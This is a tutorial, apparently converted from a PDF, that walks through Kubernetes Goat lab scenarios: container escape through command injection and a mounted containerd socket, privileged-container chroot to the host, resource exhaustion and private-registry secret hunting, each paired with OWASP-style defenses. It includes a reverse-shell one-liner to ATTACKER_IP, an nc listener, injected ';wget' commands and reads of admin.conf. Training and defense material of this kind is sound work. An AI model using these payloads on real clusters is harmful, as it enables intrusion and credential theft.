
Kubernetes Security: Top 5 Vulnerabilities, reverse shell, Exploits, and Defense Strategies + Bonus & [PDF] [EDUCATION PURPOSES]

Check GitHub for helpful DevOps tools:

Michael Robotics
Hi, I'm Michal. I'm a Robotics Engineer and DevOps enthusiast. My mission is to create skill-learning platform that combats information overload by adhering to the set of principles: simplify, prioritize, and execute.

https://github.com/MichaelRobotics




Ask Personal AI Document assistant to learn interactively (FASTER)!

1. Download PDF
2. Go to website
3. Browse file
4. Chat with Document

1 https://github.com/MichaelRobotics/DevOpsTools/blob/main/KubernetesOWASP#1.pdf

Click there to go to ChatPdf website 2

3



Ask questions about document! 4

Complety new to Linux and Networking?

Essential for this PDF is a thorough knowledge of networking. I highly recommend the HTB platform's networking module, which offers extensive information to help build a comprehensive understanding.

HTB - Your Cyber Performance Center

We provide a human-first platform creating and maintaining high performing cybersecurity individuals and organizations.

https://www.hackthebox.com/

What is Kubernetes?

Kubernetes is an open-source platform that automates the deployment, scaling, and management of containerized applications. It helps manage clusters of nodes running containers, ensuring efficient and reliable operation.

How Kubernetes clusters are made?

Kubernetes clusters consist of a control plane and multiple worker nodes. The control plane manages cluster operations, while worker nodes run the actual container workloads.

Why and When use Kubernetes

Kubernetes is ideal for deploying scalable, resilient, and automated containerized applications. It is used when managing multiple containers across different environments is necessary.

Example: Running a microservices-based e-commerce platform that scales up during peak hours.

System Requirements

- RAM: 2 GB per node (1 GB can work for testing but may lead to limited performance)
- 10 GB free storage
- Ubuntu


Kubernetes: Main components & packages

- **kube-apiserver:** Central management component that exposes the Kubernetes API; acts as the front-end for the cluster.
- **etcd:** Distributed key-value store for storing all cluster data, ensuring data consistency across nodes.
- **kube-scheduler:** Assigns pods to available nodes based on resource requirements and policies.
- **kube-controller-manager:** Manages core controllers that handle various functions like node status, replication, and endpoints.
- **kubelet:** Agent that runs on each node, responsible for managing pods and their containers.
- **kube-proxy:** Manages networking on each node, ensuring communication between pods and services within the cluster.

Kubernetes Security: Environment Setup

1) Project Intro

Check out the amazing Kubernetes OWASP Lab from Kubernetes Goat! You can visit it for an even clearer explanation of each exploit. We'll use Kubernetes Goat as our testing lab!



Here, you'll also find defense tactics gathered from the OWASP website.

2) Install

To quickly install a Kind cluster, ensure Go is installed on your system, as Kind is a Go-based tool. Download a pre-built Go binary for your OS.

```
curl -Lo ./kind https://kind.sigs.k8s.io/dl/v0.17.0/kind-$(uname)-amd64
chmod +x ./kind
sudo mv ./kind /usr/local/bin/kind
```

Install helm

```
curl -fsSL -o get_helm.sh https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-3 chmod 700 get_helm.sh ./get_helm.sh
```

Setup Kubernetes Goat resource:

```
git clone https://github.com/madhuakula/kubernetes-goat.git
cd kubernetes-goat
chmod +x setup-kubernetes-goat.sh
bash setup-kubernetes-goat.sh
```

and check if everything runs:

```
kubectl get pods
```

```
dev@DevOps:~/Kubernetes/kubernetes-goat$ kubectl get pods
NAME                                        READY   STATUS    RESTARTS       AGE
batch-check-job-ccqrc                       1/1     Running   0              7h1m
build-code-deployment-6b6546cdbc-22mzj      1/1     Running   3 (7h2m ago)   2d4h
health-check-deployment-5998f5c646-lxs6g    1/1     Running   5 (7h2m ago)   2d4h
hidden-in-layers-phhtq                      1/1     Running   0              7h1m
internal-proxy-deployment-59f75f7dfc-drjr9  2/2     Running   6 (7h2m ago)   2d4h
kubernetes-goat-home-deployment-948856695-kfdt4  1/1  Running   3 (7h2m ago)   2d4h
metadata-db-68f8785b7c-xxqmd                1/1     Running   3 (7h2m ago)   2d4h
poor-registry-deployment-5df5bbbdc-dbvzh    1/1     Running   3 (7h2m ago)   2d4h
system-monitor-deployment-666d8bcc8-lkhp6   1/1     Running   3 (7h2m ago)   2d4h
dev@DevOps:~/Kubernetes/kubernetes-goat$
```

exposing the resources to the local system (port-forward) by the following command:

```
bash access-kubernetes-goat.sh
```

navigate to http://127.0.0.1:1234

Kubernetes Security #1: Insecure Workload Configurations


1) Intro

Cloud providers enhance security, but the shared model requires user action. Admins must use safe images, update the OS, and audit configurations continuously.

2) DIND (docker-in-docker) exploitation


CI/CD pipelines using DIND and a UNIX socket can be misconfigured. We exploit this to escape the container and access the host system.

navigate to http://127.0.0.1:1231




The goal is to escape the running Docker container to the host system. One exploit uses command injection, leveraging ; to execute additional commands on a Linux-based container.

You can check it with ; id commad:



Now, check if the container has containerd.sock or docker.sock mounted on the filesystem. These can allow host interaction and potential privilege escalation.

```
;mount
```



We found /custom/containerd/containerd.sock mounted in the filesystem. If it's from the host, we must interact with it to communicate via the UNIX socket.


Download crctl or ctr to directly communicate with the socket. Since it's mounted from the host, this runtime lets us execute operations on the host system.

First, recognise system architecture do download binary compliant with our system:

```
;uname -a
```


Download binary for x86_64

```
;wget https://github.com/kubernetes-sigs/cri-tools/releases/download/v1.27.1/crictl-v1.27.1-linux-amd64.tar.gz -O /tmp/crictl-v1.27.1.tar.gz
```



Tar binary to /tmp/

```
;tar -xvf /tmp/crictl-v1.27.1.tar.gz -C /tmp/
```



Now we can use mounted containerd.sock

```
;/tmp/crictl -r unix:///custom/containerd/containerd.sock images
```

Download other binaries, try creating a new container or a reverse shell. On your pc:

```
nc -lvnp 4444
```

Then on website, if you tried with docker for example

```
;/usr/local/bin/docker run --rm busybox sh -c 'exec /bin/sh -i >&
/dev/tcp/ATTACKER_IP/ATTACKER_PORT 0>&1'
```

To understand container processes better run

```
cat /proc/self/cgroup
```

To get all env variables of container run

```
printenv
```

3) Container escape to host system

In this scenario you will see a privileged container escape to gain access to the host system.

go to http://127.0.0.1:1233

you can check that host system is mounted at this container.

```
capsh --print
mount
```

in container its mounten in /host-system path

```
ls /host-system/
```

To gain full acces, we can make this as root direcotry in our container and since this directory is mounted, we have direct root acces to host system

```
chroot /host-system bash
```

So running commands will use root our host system binaries

```
crictl pods
```


This will show pods on host system

To get informations about k8s configurations go to:

```
cat /etc/kubernetes/admin.conf
```

To manage cluster on host specified in admin.conf:

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system
```



You can do all operations on cluster that host can

```
kubectl --kubeconfig /etc/kubernetes/admin.conf get nodes
```

3) DIND (docker-in-docker) prevention

Avoid Mounting Sensitive Sockets or Binaries

DinD often happens when a container has access to the host's Docker socket. Like in this case

Restrict Privileges in the Container

Limit the container's privileges to prevent it from escalating or running nested containers. Don't run the container in privileged mode if its not needed.

Use Non-Root User

Run the container as a non-root user to reduce the risk of privilege escalation:

4) DoS the Memory/CPU resources

Availability, a core aspect of the CIA triad, is vital for system reliability. Kubernetes ensures this with features like autoscaling and rollouts. Improper configurations (e.g., memory/CPU limits) can leave the system vulnerable to DoS attacks, consuming resources and disrupting cluster availability.

To get target scenario go to: http://127.0.0.1:1236. There is no specification of resources in the Kubernetes manifests and no applied limit ranges for the containers.

Go to your terminall, apply metrics server:


```
kubectl apply -f https://github.com/kubernetes-sigs/metrics-server/releases/latest/download/components.yaml
```

Test if started:

```
kubectl -n kube-system get pods | grep metrics-server
```

New release DDOS

```
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
```



4) DoS the Memory/CPU prevention

Define resource limits and requests for all pods to cap their memory and CPU usage

```
apiVersion: apps/v1
kind: Deployment
metadata:
 name: example
 namespace: default
spec:
 replicas: 1
 selector:
  matchLabels:
   app: example
 template:
  metadata:
   labels:
    app: example
  spec:
   containers:
   - name: example
    image: busybox
    command: ["sh", "-c", "while true; do echo running; sleep 1; done"]
    resources:
     requests:
      memory: "64Mi"
      cpu: "250m"  # 0.25 CPU cores
     limits:
      memory: "128Mi"
      cpu: "500m"  # 0.5 CPU cores
```

requests: Ensures the pod gets a minimum amount of resources.

limits: Caps the maximum memory/CPU the pod can use, preventing it from overwhelming the node.

Use Namespace Resource Quotas

```
apiVersion: v1
kind: ResourceQuota
metadata:
 name: compute-quota
 namespace: big-monolith
spec:
 hard:
  requests.cpu: "1"      # Total CPU requests <= 1 core
  requests.memory: "1Gi" # Total memory requests <= 1Gi
  limits.cpu: "2"        # Total CPU limits <= 2 cores
  limits.memory: "2Gi"   # Total memory limits <= 2Gi
```

Caps the aggregate resource usage in the big-monolith namespace (or any namespace), stopping a flood of resource-hungry pods.

Set default limits and requests for pods in a namespace to enforce resource constraints even if individual pod specs omit them.

```
apiVersion: v1
kind: LimitRange
metadata:
 name: default-limits
 namespace: big-monolith
spec:
 limits:
 - type: Container
  default:
   cpu: "500m"
   memory: "512Mi"
  defaultRequest:
   cpu: "200m"
   memory: "256Mi"
  max:
   cpu: "1"
   memory: "1Gi"
```

Enable Pod Disruption Budgets (PDBs)

Protect critical workloads (e.g., coredns) from being overwhelmed by ensuring a minimum number of replicas remain available, even under resource pressure.

```
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: coredns-pdb
  namespace: kube-system
spec:
  minAvailable: 1
  selector:
    matchLabels:
      k8s-app: kube-dns
```

Use Network Policies

If the DoS involves excessive network traffic (e.g., from a reverse shell), apply network policies to limit pod communication:

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: restrict-egress
  namespace: big-monolith
spec:
  podSelector: {}
  policyTypes:
  - Egress
  egress:
  - to:
    - ipBlock:
        cidr: 0.0.0.0/0
        except:
        - ATTACKER_IP/32  # Block traffic to your reverse shell listener
```

Kubernetes Security #2: Supply Chain Vulnerabilities

1) Intro

Supply chain vulnerabilities in Kubernetes arise when malicious actors compromise the software, dependencies, or infrastructure used to deploy and manage containerized applications.

2) Attacking private registry

In this scenario, we'll explore a Docker container registry misconfiguration and how we can access its images and content. Even with authenticated registries, misconfigured permissions remain common. Private registries, often assumed to be secure, sometimes store sensitive information in container images.

navigate to http://127.0.0.1:1235

You will see blank website. Use enumeration tools to scan for endpoints:

First option is to curl manually for given options:

```
curl -v http://127.0.0.1:1235/<your_endpoint_guess>
```

Then use other tools that do it automatically.

Dirb

```
sudo apt install dirb  # Debian/Ubuntu
dirb http://127.0.0.1:1235/
```

gobuster

```
sudo apt install gobuster  # Debian/Ubuntu
gobuster dir -u http://127.0.0.1:1235/ -w /usr/share/wordlists/dirb/common.txt
```


nikto

```
sudo apt install nikto
nikto -h http://127.0.0.1:1235/
```

or write a script in bash for example

```
#!/bin/bash
endpoints=("/" "/api" "/login" "/admin" "/status" "/v1" "/test")
for endpoint in "${endpoints[@]}"; do
   echo "Testing: $endpoint"
   curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:1235$endpoint
done
```

i have used Dirb:



Now if its time to enumerate API. FInd specific wordlist online and do the same. Since we already know there is private registry, we will further go with knowledge we already have about private registries

The following endpoint is to query the catalog information, which returns all the details of images available in the container registry

```
curl http://127.0.0.1:1235/v2/_catalog
```

We can get more information about the specific image using the image name with a tag with a manifest endpoint

```
curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
```

Now search image for env variables and etc.

```
curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest | grep -i env
```

For example, we have got there an API key. Now you can use this further to for examply use docker to pull image and analyze locally.

3) Attacking private registry prevention

Rate Limiting: Limit requests to prevent brute-force or denial-of-service attacks. For example if you using proxy With Nginx:

```
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s;
server {
    location / {
        limit_req zone=mylimit burst=20;
    }
}
```

Use a Firewall: Limit access to the registry's port (e.g., 1235 in your case) to only trusted IPs or localhost.


```
sudo ufw allow from 127.0.0.1 to any port 1235
sudo ufw deny 1235
sudo ufw enable
```

4) Inspect Image layers exploit

Most container images downloaded from the internet are created by others. Without knowing how they're built (i.e., lacking a Dockerfile), we may face risks. In this scenario, we'll analyze Docker image layers.


Sensitive information disclosure is a common vulnerability, with passwords, private keys, and tokens often mishandled in containerized environments. To explore this, run:

```
kubectl get jobs
```



Now check what image does job use

```
kubectl describe pod hidden-in-layers
```




Find a way to download or get this image. This will need to log into node with this pod and extract its image. I will just download it

```
docker pull madhuakula/k8s-goat-hidden-in-layers
```

Use any tool to analyze docker image:


docker inspect docker.io/madhuakula/k8s-goat-hidden-in-layers:latest

We have got some information about env localization and commands run on start:



Lets analyze the Dockerfile of the image

docker history --no-trunc madhuakula/k8s-goat-hidden-in-layers



You can see each change in image performed in time. Line -rf /roof/secret.txt looks interesting.

We can even generate Dockerfile for given image using tool like dfimage:


```
docker pull alpine/dfimage
alias dfimage="docker run -v /var/run/docker.sock:/var/run/docker.sock --rm alpine/dfimage"
dfimage -sV=1.36 madhuakula/k8s-goat-hidden-in-layers
```

Or analyze image structure:

dive is an amazing tool that helps with analyzing each layer of an image

```
wget https://github.com/wagoodman/dive/releases/download/v0.10.0/dive_0.10.0_linux_amd64.deb
sudo dpkg -i dive_0.10.0_linux_amd64.deb
sudo apt-get install -f
dive --version
```

```
dive madhuakula/k8s-goat-hidden-in-layers
```

